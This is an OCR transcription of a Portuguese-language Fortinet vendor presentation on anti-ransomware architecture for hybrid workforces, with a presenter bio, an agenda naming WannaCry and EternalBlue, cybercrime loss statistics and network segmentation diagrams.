277 dias

É o tempo médio para identificar e conter um ataque

Fonte: IBM Cost of a Data Breach Report 2023


Observar
Orientar
Decidir
Agir

FORTINET

BRASILINE TECNOLOGIA

Arquitetura Anti-Ransomware

Proteção Para Força de Trabalho Híbrida

Flávio Costa
Business Development Engineer - SecOps

$whoami

"System Owner/User Discovery (T1033)"

Especialista em cibersegurança, professor, influenciador digital, escritor, palestrante, contribuidor do framework MITRE ATT&CK e Subject Matter Expert (SME) CompTIA.

Alumnus do Cisco Sales Associate Program (CSAP):

- 2x Cisco Sales Champion - *Top 10% of SEs worldwide*.
- 1x Cisco Engineer of the Year - Brazil.

Atualmente exerce as funções de:

- Business Development Engineer @ Fortinet.
- Professor convidado @ PUC-PR
- Instrutor @ CompTIA / Hackone
- Produtor de conteúdo @ Segurança Descomplicada.

Formação acadêmica:

- Mestrando - Cybersecurity Master's of Liberal Arts - Harvard University
- MBA Cybersecurity, Ethical Hacking, Forensics & DevSecOps - FIAP/2022
- MBA Digital Companies & E-business Revolution - CSUN/2018
  - *Top International Student - World Class Manager Awards (WCMA)*
- MBA Arquitetura e Gestão de Infraestrutura de TI - FIAP/2017

Certificações:

Agenda

01	**Introdução:** Desafios de Cibersegurança
02	**Exercício:** Pensando como um hacker
03	**Caso de uso:** Olá, WannaCry ☹
04	**Demonstração:** EternalBlue & DoublePulsar
05	**Tendências:** Evolução do Ransomware
06	**Solução:** Arquitetura Anti-Ransomware
07	**Conclusões**


Desafios de cibersegurança

Muitos fatores contribuiram para o aumento do crime cibernético...

*"Cybersecurity Ventures expects global cybercrime costs to grow by 15 percent per year over the next five years, reaching **$10.5 trillion USD annually by 2025**"* **Steve Morgan, Editor-in-Chief, Cybercrime Magazine – Nov. 13, 2020**

REPORTED CYBERCRIME AND FINANCIAL LOSSES

Year	Reported Complaints	Financial Loss
2021	847,376	$6.9 Billion
2020	791,790	$4.2 Billion
2019	467,361	$3.5 Billion
2018	351,937	$2.7 Billion
2017	301,580	$1.4 Billion







Figure 2: Percentage of organizations compromised by at least one successful attack.




Segmentação

Visibilidade


Controle de Ameaças

Antes

Internet	20%
Interno	80%


Filiais
Internet
MPLS
VPN
ON
OFF
Dispositivos Móveis
Firewall
Email Security
IPS/IDS
WAF
Desktops
Proxy
Aplicações
AV
Usuários
NAC
Infra
SaaS
Salesforce, MS365, etc.
IaaS
AWS, Azure, GCP, etc.
Filiais, Trabalho Remoto
Segmentação
Visibilidade
Controle de Ameaças
Depois
Interno 20%
Internet 80%

Os invasores pensam em um modelo conectado

